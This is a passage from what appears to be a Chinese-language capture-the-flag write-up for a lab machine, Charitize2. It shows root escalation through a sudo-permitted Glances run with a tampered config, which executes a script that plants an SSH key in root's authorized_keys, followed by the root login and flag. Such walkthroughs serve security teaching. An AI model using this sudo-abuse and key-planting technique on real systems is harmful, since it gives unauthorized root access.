rajesh@Charitize2:~$ chmod +x /home/rajesh/root.sh
rajesh@Charitize2:~$ vim /etc/glances/glances.conf
rajesh@Charitize2:~$
```

回到 `priya` 执行：

```
sudo -n /usr/bin/glances -C /etc/glances/glances.conf
```

Glances 以 `root` 身份执行 `root.sh`，脚本将公钥写入 `root` 的 `authorized_keys`，再使用对应私钥登录 `root`：

```
ssh -i ~/.ssh/id_ed25519 root@192.168.64.64
```

```
(daochunhan@kali)~$ ssh -i ~/.ssh/id_ed25519 root@192.168.64.64
_
|
--\ \ \ / \ _ \ / \ _ \ | ' _ \ \ / \ \
 \ \ \ / \ / | ( | ( ) | | | | | \ /
  \ \ \ \ \ _ | | \ \ \ \ / | | | | \ \ |

root@Charitize2:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@Charitize2:~# cat /root/root.txt
cat: can't open '/root/root.txt': No such file or directory
root@Charitize2:~# ls
r00t.txt
root@Charitize2:~# cat r00t.txt
flag{root-a8d7d21469b541e180ebcfaa11625b1f}
root@Charitize2:~#
```